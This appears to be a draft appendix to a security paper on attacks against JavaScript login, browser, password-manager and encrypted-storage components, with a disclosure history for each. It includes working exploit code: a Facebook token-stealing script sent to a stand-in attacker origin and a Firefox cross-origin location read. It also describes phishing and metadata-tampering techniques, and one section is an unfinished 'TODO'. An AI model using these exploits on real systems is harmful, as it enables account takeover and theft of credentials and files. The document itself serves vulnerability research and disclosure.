Attacks on JavaScript Security Components: Details and Responsible Disclosure

Anonymized

Product	Category	Protection Mechanism	Attack Vectors Found	Secrets Stolen
Facebook	Single Sign-On Provider	Frames	Origin Spoofing, URL Parsing Confusion	Login Credential, API Access Token
Helios, Yahoo, Bitly WordPress, Dropbox	Single Sign-On Clients	Server-side Login	HTTP Redirector, Hosted Pages	Login Credential, API Access Token
Firefox	Web Browser	Frames	Malicious JavaScript, CSP Reports	Login Credential, API Access Token
1Password, RoboForm	Password Manager	Browser Extension, JavaScript Crypto	URL Parsing Confusion, Metadata Tampering	Password
LastPass, PassPack Verisign, SuperGenPass	Password Manager	Bookmarklet, Frames, JavaScript Crypto	Malicious JavaScript URL Parsing Confusion	Bookmarklet Secret, Encryption Key
SpiderOak	Encrypted Cloud Storage	Website Crypto	CSRF	Shared Files
Wuala	Encrypted Cloud Storage	Java Applet, Crypto	Local Web Server Leak	Files, Encryption Key
Mega	Encrypted Cloud Storage	JavaScript Crypto	XSS	Encryption Key
ConfiChair, Helios	Crypto Web Applications	Java Crypto Applet	XSS	Password, Encryption Key


1 Facebook

1.1 Origin Spoofing

When a script on the website W calls FB.login(), two iframes are created. The first *OAuth* iframe is sourced from Facebook's authorization server (`https://www.facebook.com/dialog/oauth?client_id=<W'sid>`). This website authenticates the user (with a cookie) and after checking that the user has previously authorized W, it redirects the iframe to a new URL with the access token as a fragment identifier (`https://static.ak.facebook.com/connect/xd_arbiter.php#token=<accesstoken>`). The JavaScript loaded from this page retrieves the access token from the URL and sends it to the second iframe.

The second *Proxy* iframe is sourced from the same webpage that the first frame is redirected to, but with a fragment identifier indicating the origin of the host page (`https://static.ak.facebook.com/connect/xd_arbiter.php#origin=W`). Since both frames are now on the same origin, they can directly read each other's variables and call each other's functions. The OAuth iframe calls a proxyMessage function on the Proxy iframe to deliver the access

token. This function then forwards the token to the waiting FB.login callback function on the hosting webpage W, by sending a postMessage event to the parent frame with target origin W.



Although the OAuth iframe only obtains access tokens for an authorized origin W and the Proxy iframe only releases access tokens to the origin in its fragment identifier, there is no check guaranteeing that these origins are the same.

We wrote a malicious website M that mimics the Facebook login component to open two iframes. It gives the OAuth iframe the application id and origin for W and the Proxy iframe the origin for M. The OAuth iframe duly gets the token for W and passes it to the Proxy iframe that forwards the token to M.

As a result, if a user clicks on a malicious website M, that website can steal the access tokens for any other website that the user has authorized.

In practice, our proof-of-concept website can steal authorization codes and login tokens for major websites that enable Facebook login, such as Yahoo, Pinterest, and Live, and also security sensitive services for tax preparation (H&R Block), online health (HealthVault), and banking (Movenbank).

Moreover, M can obtain any visiting users' Facebook profile information and write to their walls. This last capability enables M to propagate itself like a worm through the social network.

Exploit The following exploit can get access tokens for a list of chosen websites. Some of those are pre-authorized and unless the user manually opted out, can get profile information and post on the user's account.

```
1 // Steal access token for the following applications
2 // (personalization apps are pre-authorized)
3 var apps = JSON.parse('{"Instant Personalization Apps":{"bing":["111239619098","
      bing.com"],"yelp":["97534753161","yelp.com"],"tripadvisor
      ":["162729813767876","tripadvisor.com"],"scribd":["136494494209","scribd.
      com"],"clicker":["175789541954","clicker.com"]},"Popular Apps":{"yahoo
      ":["90376669494","open.login.yahoo.com"],"live":["30713015083","profile.
      live.com"],"pinterest":["274266067164","pinterest.com"]},"Security
      Sensitive Apps":{"healthvault":["212466075482448","account.healthvault.co.
```

```
    uk"],"movenbank":["169457076450751","movenbank.com"],"hrblock
    ":["183587628361132","taxes.hrblock.com"]}}');
var host= 'attacker.com'; // Origin of the attacker

function attack()
{
   window.addEventListener("message", receiveMessage, false);
  var frame = document.createElement('iframe');
   frame.id = "fb_xdm_frame_http";
   frame.src='http://static.ak.facebook.com/connect/xd_arbiter.php?version=15#
        channel=f37670b48e424c&origin=http%3A%2F%2F' + host + '&channel_path=%2
        Ffb.htm%3Ffb_xd_fragment%23xd_sig%3Df1057d073589446%26';
  document.body.appendChild(frame);
  document.getElementById('fb_xdm_frame_http').onload = beginTokenRequest();
}

function beginTokenRequest()
{
  for (var key in apps) {
    for (var app in apps[key]) {
      idMap[apps[key][app][1]] = apps[key][app][0];
      createFrame(apps[key][app][0],apps[key][app][1]);
    }
  }
}

function createFrame(id, origin)
{
  var frame = document.createElement('iframe');
  frame.src = "https://www.facebook.com/dialog/oauth?client_id=" + id + "&
       response_type=token%2Csigned_request%2Ccode&display=none&domain=" + host +
        "&origin=1&redirect_uri=http%3A%2F%2Fstatic.ak.facebook.com%2Fconnect%2
       Fxd_arbiter.php%3Fversion%3D15%23cb%3Df3a443189d22808%26origin%3Dhttp%253A
       %252F%252F" +host + "%26origin%3Dhttp%253A%252F%252F" + origin + "%26
       domain%3D" + host + "%26relation%3Dparent&sdk=joey";
  document.body.appendChild(frame);
}

function receiveMessage(event)
{
  // event.data has access_token=x
}
```

Responsible disclosure After our report, Facebook quickly fixed their website to prevent the attack using already existing code for comparing the origins provided to the two frames. However, we found two other ways to bypass this origin comparison, which we subsequently reported and helped fix.

1.2 Origin and parameter parsing

TODO

2 Firefox

2.1 Cross-Origin Location Access

A malicious website M could start an iframe sourced from M, store a pointer to its document.location object, and then redirect the frame to (say) the Facebook OAuth endpoint to obtain a token for W. When the server redirects the frame back to the Proxy endpoint with the access token in its fragment URI, this URI should not be accessible to the parent page M. However, the stored pointer to the frame's location broke this isolation and allowed M to steal W's access token.

Exploit The following exploit can read the current location of a cross-origin frame:

```
var l;
window.onload = function()
{
  var frame = document.createElement('iframe');
  frame.src="about:blank";
  document.body.appendChild(frame);
  l = {toString: loc.toString};
  l.__proto__ = frame.contentWindow.location;
 frame.src = "http://..."; // e.g.  OAuth authorization address
}

function getCurrentFrameLocation()
{
  return l.toString();
}
```

Responsible disclosure We reported the bug which was confirmed to affect at least versions 10 to 19 of the browser. A security update to Firefox 16 fixed the problem. Details of the fix are discussed on `https://bugzilla.mozilla.org/show_bug.cgi?id=802557` and MFSA2012-90 and CVE-2012-4194 (**CVE and bugzilla discussions are not anonymous**).

2.2 CSP Report Policy

Our second attack was on Firefox's implementation of Content Security Policy (CSP), a recent proposal for increasing website security against XSS attacks. A notable feature of CSP is that a website can ask the browser to report any access to unauthorized URIs back to the website. Suppose, for example, that the website M asks the browser to block all access to `static.ak.facebook.com` from its pages and report violations of this policy. If the website starts the OAuth iframe pretending to be W, the Facebook OAuth server will issue an access token for the user and redirect to the blocked URL with a fragment identifier containing the access token. Firefox would then report this violation to M by sending it the full redirection URL, including the access token for W.

Responsible disclosure The bug was reported at `https://bugzilla.mozilla.org/show_bug.cgi?id=767778` and acknowledged as MFSA2012-53, CVE-2012-1963.

3 1Password/Roboform

3.1 Browser Extension Phishing

The URL parsing code in the 1Password extension (version 3.9.2) attempts to extract the top-level domain name from the URL of the current page:

```
var href = getBrowser().contentWindow.location.href+"/";
var domain = href.replace(/^http[s]*:\/\/(.*?)\/.*$/i, "$1");
var middle = domain.replace(/^(www.)*(.*)/i, "$2");
return middle.substring(0,1).toUpperCase() +
      middle.substring(1,middle.length);
```

So given a URL `http://www.google.com`, this code returns the string `Google.com`. However, this code does not correctly account for URLs of the form `http://user:password@website`. So, suppose a malicious website redirected a user to the url `http://www.google.com:xxx@bad.com`. The browser would show a page from `http://bad.com` (after trying to login as the "user" `Google.com`), but the 1Password browser extension would incorrectly assume that it was on the domain `Google.com` and release the user's Google username and password. This amounts to a phishing attack on the browser extension, which is particularly serious since one of the advertised features of password managers like 1Password is that they attempts to protect naive users from password phishing.

Similar attacks can be found on other password managers, such as RoboForm's Chrome extension, that use URL parsing code that is not defensive enough.

Responsible Disclosure We notified 1Password about the phishing vulnerability on April 3, 2012. The 1Password team responded immediately and released a new beta version of their browser extensions on April 5, 2012 (build 39304) that implements a new, more careful, URL parsing function. This function fixes the specific attack that we found but a full verification of their new URL parsing code and its consistency with different browsers remains an open question. The 1Password vulnerability has been publicly disclosed [**?**].

3.2 Metadata Tampering

RoboForm Passcard Tampering The RoboForm password manager stores each website login in a different file, called a passcard. For example, a Google username and password would be stored in a passcard Google.rfp of the form:

```
URL3:Encode('https://accounts.google.com')
+PROTECTED-2+
<ENC(k,(username,password))>
```

That is, it contains the plaintext URL (encoded in ASCII) and then an encrypted record containing all the login data for the URL. By opening this passcard in RoboForm, the user may directly login to Google using the decrypted login data. Notably, nothing protects the integrity of the URL. So, if an adversary can modify the URL to `bad.com`, RoboForm will still decrypt and verify the passcard and leak the Google username and password to the attacken when the user browses `bad.com`.

A web-based attacker can exploit this vulnerability in combination with RoboForm's passcard sharing feature. RoboForm users may send passcards over email to their friends. So if an adversary could intercept such a passcard and replace the URL with `bad.com`, the website can then steal the secret passcard data. Similar attacks apply when synchronizing RoboForm with a compromised backup server or when malware on the client has access to the RoboForm data folder.

1Password Keychain Tampering 1Password uses a different encryption format, but similarly fails to protect the integrity of the website URL. For example, a Google record in 1Password's Keychain format is of the form:

```
{"uuid":"37F3E65BA83C4AB58D8D47ED26BD330B",
 "title":"Google",
 "location":"https://accounts.google.com/",
 "encrypted":<ENC(k,(username,password))>}
```

Hence, an attacker who has write access to the keychain may similarly modify the `location` field to `bad.com` and obtain the user's Google password. Concretely, since 1Password keychains are typically shared over Dropbox, any attacker who has (temporary) access one of the user's Dropbox-connected devices will be able to tamper with the keychain and cause it to leak secret data to malicious websites.

Similar vulnerabilities due to lack of integrity protection on filenames in BoxCryptor and CloudFogger enable an attacker to modify filenames of encrypted files, say from `a.pdf` to `a.exe`.

4 SpiderOak

The SpiderOak website uses AJAX with JSONP to retrieve data about the user's devices, directory contents and share rooms. So, when a user is logged in, a GET request to `/storage/<u32>/?callback=f` on `https://spideroak.com` where `<u32>` is the base32-encoded username returns:

```
f({"stats":
   {"firstname": "Legit",
    "lastname": "User", "devices": 3, ...
    "devices": [["homepc", "homepc/"],
                ["laptop", "laptop/"],
                ["mobile","mobile/"]]}})
```

Hence, by accessing the JSON for each device (e.g. `/storage/homepc/`), the JavaScript client retrieves and displays the entire directory structure for the user.

It is well known that JSONP web applications are subject to Cross-Site Request Forgery if they do not enforce an allowed origin policy [?]. SpiderOak enforces no such policy, hence if a user browsed to a malicious website while logged into SpiderOak, that website only needs to know or guess the user's SpiderOak username to retrieve JSON records for her full directory structure.

More worryingly, if the user has shared a private folder with her friends, accessing the JSON at `/storage/<u32>/shares` yields an array of shared "rooms" that includes access keys:

```
{"share_rooms":
  [{"url": "/browse/share/<id>/<key>",
    "room_key": "<key>",
    "room_description": "",
    "room_name":<room>}],
 "share_id": "<id>",
 "share_id_b32": "<u32>"}
```

So, the malicious website may now at leisure access the shared folders at `https://spideroak.com/browse/share/<id>/<key>` to steal all of a user's shared data.

Responsible Disclosure We reported this attack on May 21, 2012 and it was fixed the same day. This attack was presented in a previous paper.

5 Wuala

We discovered a bug on the Wuala HTTP server, where files requested under the `/js/` path resolve first to the contents of the main Wuala JAR package (which has some JavaScript files) and then, if the file was not found, to the content of Wuala's starting directory.

If Wuala was launched as an applet, its starting directory will be `Roaming` in the above tree, meaning that browsing to `http://localhost:33333/js/defaultUser` will return the master key of the current active user. Using this master key file anyone can masquerade as the user and obtain the full directory tree from Wuala.

If Wuala was started from as a desktop client, its stating directory will be `Local` instead, allowing access to the local copy of the database, including some plaintext files.

These flaws can be directly exploited by an attacker on the same LAN (if LAN access to the HTTP server is enabled; it isn't by default), or by any malware on the same desktop (even if the malware does not have permission to read or write to disk or to access the Internet). The attacker obtains the full database if Wuala was started as an applet, and some decrypted files otherwise.

Vulnerability Response We notified the Wuala team about the vulnerability on May 21, 2012. They responded immediately and released an update (version 399) within 24 hours that disabled file access from the local web server. No other change was made to the HTTP server or master key cache file following our report. The vulnerability has been publicly disclosed [**?**].

6 Lastpass

Bookmarklets are bookmarks that contain a fragment of Javascript code. When clicked, this code is injected into the current active page, where attacker code may run.

The LastPass Login bookmarklet loads code from `lastpass.com` that defines various libraries and then runs the following (stripped down) function:

```
function _LP_START() {
    _LP = new _LP_CONTAINER();
    var d = {<encrypted form data>};
    _LP.setVars(d, '<user>',
     '<encrypted_key>', _LASTPASS_RAND, ...);
    _LP.bmMulti(null, null);
}
```

This code retrieves the encrypted username and encrypted password for the current website, it downloads a decryption key (encrypted with the secret key associated with the bookmarklet), and uses the decryption key to decrypt the username and password before filling in the login form.

Even though the master key is encrypted, it is enough to know `<user>` and `_LASTPASS_RAND` to decrypt it. Hence, a malicious page can detect when the `_LP_CONTAINER` object becomes defined (i.e. when the user has clicked the LastPass bookmark), redefine this object and call `_LP_START` again to decrypt and leak the key, which in turn can decrypt all the user's passwords.

Vulnerability Response We notified LastPass about the vulnerability on May 21, 2012. The LastPass team acknowledged the risk of leaking the master decryption key to malicious websites and changed their bookmarklet design within 24 hours. Decryption is now performed inside an iframe loaded from the `https://lastpass.com` origin, preventing the host page from stealing the key. However, they did not modify the overall design; hence, LastPass still uses a single master key for all encryptions.